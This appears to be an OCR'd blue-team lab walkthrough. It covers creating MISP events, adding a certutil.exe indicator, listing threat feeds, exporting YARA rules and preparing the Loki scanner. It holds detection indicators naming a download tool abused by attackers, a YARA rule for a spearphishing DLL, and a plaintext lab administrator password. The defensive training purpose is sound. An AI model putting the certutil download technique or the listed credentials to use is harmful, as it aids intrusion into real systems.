
6. **Exploring the MISP Interface - Adding Events**

   Throughout your investigations & research, at some point you will most likely identify some interesting malware-related information! It's a good idea to add this information as events / attributes in MISP. Even if it's sensitive information, you can centralize it in your own MISP instance and choose not to share it with other communities.

   It can then be used in an automated fashion to feed your detection technology (e.g. SIEM, EDR tools,...). You can add information in MISP by clicking: "Event Actions" -> "Add Event".

   - In this first screen, you need to provide some initial information about the event:

     - What is the date?
     - What is the threat level?
     - Who do you want to distribute the event (& its attributes) to?
     - What is the analysis stage?
     - A quick event description



The event created will be visible to the organisations having an account on this platform, but not synchronised to other MISP instances until it is published.

Add Event

Date: 2018-12-27
Distribution: This community only
Threat Level: High
Analysis: Initial
Event Info: SEC599 - Test Event
Extends event: Event UUID or ID. Leave blank if not applicable.

### 7. Exploring the MISP interface - Adding attributes


Once you clicked the "Add" button in the "Add Event" screen, you will now land in the detailed event screen. On the left-hand side (in the menu), you can now select a number of options:

- "Add Attribute" (to add attributes one by one)
- "Populate from" will allow you to add a set of attributes from an external source (e.g. an OpenIOC file)
- ...

We will select "Add Attribute" and add the following type of attribute:

- Category: "Network actvitiy"
- Type: "user-agent"
- Value: "certutil.exe"
- Contextual comment:"Built-in Microsoft tool abused to download additional payloads"

A bit of context: CertUtil is often used as a "living-off-the-land" technique to download additional payloads. Once finished, please click "Submit" to finish adding the information to MISP.



Add Attribute

Category: Network activity

Type: user-agent

Distribution: Inherit event

Value: certutil.exe

Contextual Comment: Built-in Microsoft tool abused to download additional payloads

□ for Intrusion Detection System □ Batch Import

8. **Exploring the MISP interface - Servers &amp; Feeds**

   So... We've created an event and added an attribute!


   The main idea behind MISP is of course the sharing of threat information! Under the "Sync Actions" menu, you'll notice two options for this:

   - List Servers
   - List Feeds

   "Servers" are other MISP instances to which you are connected. You can see this as a sort of "trusted" P2P network with other parties with whom you'd like to share information. It's important to note that you can use fine-grained authorization levels to determine what information is shared with whom.

   "Feeds" are third-party feeds that are loaded in your local MISP instance. The events & attributes you've just looked at are part of a number of open source threat intelligence feeds that have been loaded in MISP by default!

   Let's click the "List Feeds" button and have a quick look at the different sources!



Feeds

Generate feed lookup caches or fetch feed data (enabled feeds only)

| Id | Enabled | Caching Enabled | Name | Feed Format | Provider | Input | Url |
|---|---|---|---|---|---|---|---|
| 1 | ✓ | ✖ | CIRCL OSINT Feed MISP | MISP Feed | CIRCL | network | https://www.circl.lu/doc/misp/feed-osint |
| 2 | ✖ | ✖ | The Botvrij.eu Data MISP | MISP Feed | Botvrij.eu | network | http://www.botvrij.eu/data/feed-osint |
| 3 | ✖ | ✖ | inThreat OSINT Feed MISP | MISP Feed | inThreat | network | https://feeds.inthreat.com/osint/misp/ |
| 4 | ✖ | ✖ | ZeuS IP blocklist (Standard) MISP | Simple CSV Parsed Feed | zeustracker.abuse.ch | network | https://zeustracker.abuse.ch/blocklist.php?download=ipblocklist |
| 5 | ✖ | ✖ | ZeuS compromised URL blocklist MISP | Simple CSV Parsed Feed | zeustracker.abuse.ch | network | https://zeustracker.abuse.ch/blocklist.php?download=compromised |
| 6 | ✖ | ✖ | blockrules of rules.emergingthreats.net MISP | Simple CSV Parsed Feed | rules.emergingthreats.net | network | http://rules.emergingthreats.net/blockrules/compromised-ips.txt |

9. **Exploring the MISP interface - Export IOCs**

So... How do we USE this information that is inside MISP? There's a few options to achieve this:


- Some tools support direct interaction with the MISP API to load intelligence (using an authorization key).

- MISP also has an "export" function available to export attributes, so they can be loaded in third-party tools. You can click the "Event Actions" -> "Export" button, where you will see that a wide variety of export formats is supported (including Suricata, Snort, JSON, XML,...)

Although Loki has a python script to fetch information from MISP automatically, it's not always that reliable. We will thus download all YARA rules in our MISP instance using the following URL:

https://misp.internal.synctechlabs.com/attributes/text/download/yara

Please copy / paste this URL in the Chrome browser and hit ENTER. This will initiate a download of "misp.yara.txt".



https://misp.internal.synctechlabs.com/attributes/text/download/yara

https://misp.internal.synctechlabs.com/attributes/text/download/yara

https://misp.internal.synctechlabs.com/attributes/text/download/yara - Google Search

Warning, you are logged in as a site admin, any export that you generate will contain the FULL UNRESTRICTED data-set. If you would like to generate an export for your own organisation, please log in with a different user.

Export

Export functionality is designed to automatically generate signatures for intrusion detection systems. To enable signature generation for a given attribute, Signature field of this attribute must be set to Yes. Note that not all attribute types are applicable for signature generation, currently we only support NIDS signature generation for IP, domains, host names, user agents etc., and hash list generation for MD5/SHA1 values of file artifacts. Support for more attribute types is planned.

Simply click on any of the following buttons to download the appropriate data.

| Type | Last Update | Description | Outdated | Filesize | Progress | Actions |
|---|---|---|---|---|---|---|
| JSON | N/A | Click this to download all events and attributes that you have access to in MISP JSON format. (Attachments are enabled on this instance) | Yes | N/A | N/A | Download Generate |
| XML | N/A | Click this to download all events and attributes that you have access to in MISP XML format. (Attachments are enabled on this instance) | Yes | N/A | N/A | Download Generate |
| CSV_Sig | N/A | Click this to download all attributes that are indicators and that you have access to (except | Yes | N/A | N/A | Download Generate |

10. **Moving misp.yara.txt to Loki**


    Let's now move the extracted YARA rules file (misp.yara.txt) to the Loki folder, so it gets parsed during Loki's scanning activities. You can find the downloaded file here:

    C:\Users\alan.marshall\Downloads\misp.yara.txt

    The folder we want to move it to us:

    C:\Users\alan.marshall\Desktop\Blue Team\Loki\signature-base\yara

    We will also rename the file to "misp.yara", so it will be in line with the other YARA rule-files already present.


yara
File
Home
Share
View
This PC › Desktop › Blue Team › Loki › signature-base › yara
Search yara
Quick access
This PC
Network


| Name | Date modified | Type | Size |
|---|---|---|---|
| m2377.79995048d5a30932.yara | 12/21/2018 3:26 AM | YARA File | 1 KB |
| m2726.4cd2b0941302c4f6.yara | 12/21/2018 3:26 AM | YARA File | 2 KB |
| m2726.4d2da1950cb567ea.yara | 12/21/2018 3:26 AM | YARA File | 2 KB |
| m2726.44d2b0941302c4f6.yara | 12/21/2018 3:26 AM | YARA File | 2 KB |
| mfc8.039db28dc6620932.yara | 12/21/2018 3:26 AM | YARA File | 2 KB |
| mfc8.090eb509ad146b96.yara | 12/21/2018 3:26 AM | YARA File | 2 KB |
| mfc8.491a1ec9cc000b12.yara | 12/21/2018 3:26 AM | YARA File | 2 KB |
| mfc8.499e9a99ca200b32.yara | 12/21/2018 3:26 AM | YARA File | 2 KB |
| mfc8.499f9e99ca000b32.yara | 12/21/2018 3:26 AM | YARA File | 2 KB |
| misp.yara | 12/27/2018 1:30 PM | Text Document | 193 KB |
| n3e7.0b36cec4c4add932.yara | 12/21/2018 3:26 AM | YARA File | 1 KB |
| n3e7.0b9898e1c2000b12.yara | 12/21/2018 3:26 AM | YARA File | 1 KB |
| n3e7.2b62d6286db559b6.yara | 12/21/2018 3:26 AM | YARA File | 1 KB |
| n3e7.2cc612f651ab10c9.yara | 12/21/2018 3:26 AM | YARA File | 1 KB |
| n3e7.4d22de0cc3411132.yara | 12/21/2018 3:26 AM | YARA File | 1 KB |
| n3e7.06f611e9c8800b12.yara | 12/21/2018 3:26 AM | YARA File | 1 KB |
| n3e7.06f642d72882064c.yara | 12/21/2018 3:26 AM | YARA File | 1 KB |
| n3e7.21b03a6596a93315.yara | 12/21/2018 3:26 AM | YARA File | 1 KB |
| n3e7.29bb8e42ee611932.yara | 12/21/2018 3:26 AM | YARA File | 1 KB |

16,832 items 1 item selected 192 KB

11. **Analyzing misp.yara**

Now, let's open up the .yara file that we just moved. You can right-click the misp.yara file and select "Edit with Notepad++". Should Notepad++ prompt you for an update, please ignore it by clicking the "Cancel" button in the pop-up window.

Feel free to have a quick look at the file to understand the structure. You should recognize the typical YARA rule file structure!


C:\Users\alan.marshall\Desktop\Blue Team\Loki\signature-base\yara\misp.yara - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
misp.yara

```
{

   meta:

   description = "Pakistani Atomic Energy Commission Spearphishing dropped DLL"

   author = "Jose M Martin"

   date = "2018/07/10"

   hash = "027e4c6c51e315f0e49f3644af08479303a747ed55ecba5aa0ae75c27cd6efeb"

   strings:

   $s1 = "ExploitTagMenuState start" fullword ascii

   $s2 = "ExploitTagMenuState end" fullword ascii

   $s3 = "DonorThread start" fullword ascii

   $s4 = "EscalateThread start" fullword ascii

   $s5 = "EscalatePrivilegesOld start" fullword ascii

   $s6 = "EscalatePrivilegesWow" fullword ascii

   condition:
```

Normal text file
length : 196,710 lines : 5,357
Ln : 17 Col : 50 Sel : 0 | 0
Windows (CR LF) UTF-8 INS

12. **Having a look at Loki**


    So, let's have a look at Loki! We've already installed Loki on the Desktop of our user. Loki was developed by Florian Roth of BFK Consulting, it is the "little brother" of the commercial tool Thor.

    Now that we've downloaded our iocs from MISP and placed them in the right directory, we can now run Loki. First, right-click the command prompt icon, right-click "Command Prompt" and select "Run as Administrator". Next to the file system, Loki can also scan the entire machine memory, for which it requires administrative credentials. You can use the following credential set:

    - Username: alan.marshall.adm
    - Password: Secur1ty

    Once the command prompt is opened, please navigate to the following directory:

    C:\Users\alan.marshall\Desktop\Blue Team\Loki



```
Microsoft Windows [Version 10.0.17134.407]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>cd "C:\Users\alan.marshall\Desktop\Blue Team\Loki"

C:\Users\alan.marshall\Desktop\Blue Team\Loki>_
```


13. **Review Loki options**

    Once inside the right directory, let's launch Loki to obtain an overview of available options:

    **C:\Users\alan.marshall\Desktop\Blue Team\Loki\>** Loki.exe -h

    As we indicated before, Loki is capable of scanning the filesystem and memory of target hosts. This however also means that it can take quite a while to scan every single file on the filesystem for a large set of YARA rules.

    In our example, we will run Loki using the "--nofilescan", which will skip Loki's file system scan and thus mainly focus its efforts on the machine memory.



```
Microsoft Windows [Version 10.0.17134.407]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>cd C:\Users\alan.marshall\Desktop\Blue Team\Loki

C:\Users\alan.marshall\Desktop\Blue Team\Loki>loki.exe -h
usage: loki.exe [-h] [-p path] [-s kilobyte] [-l log-file] [-r remote-loghost]
                [-t remote-syslog-port] [-a alert-level] [-w warning-level]
                [-n notice-level] [--printAll] [--allreasons] [--noprocscan]
                [--nofilescan] [--nolevcheck] [--scriptanalysis] [--rootkit]
                [--noindicator] [--reginfs] [--dontwait] [--intense] [--csv]
                [--onlyrelevant] [--nolog] [--update] [--debug]

Loki - Simple IOC Scanner

optional arguments:
  -h, --help            show this help message and exit
  -p path               Path to scan
  -s kilobyte           Maximum file size to check in KB (default 5000 KB)
  -l log-file           Log file
  -r remote-loghost     Remote syslog system
  -t remote-syslog-port
                        Remote syslog port
  -a alert-level        Alert score
  -w warning-level      Warning score
  -n notice-level       Notice score
  --printAll            Print all files that are scanned
  --allreasons          Print all reasons that caused the score
  --noprocscan          Skip the process scan
  --nofilescan          Skip the file scan
  --nolevcheck          Skip the Levenshtein distance check
  --scriptanalysis      Activate script analysis (beta)
  --rootkit             Skip the rootkit check
```

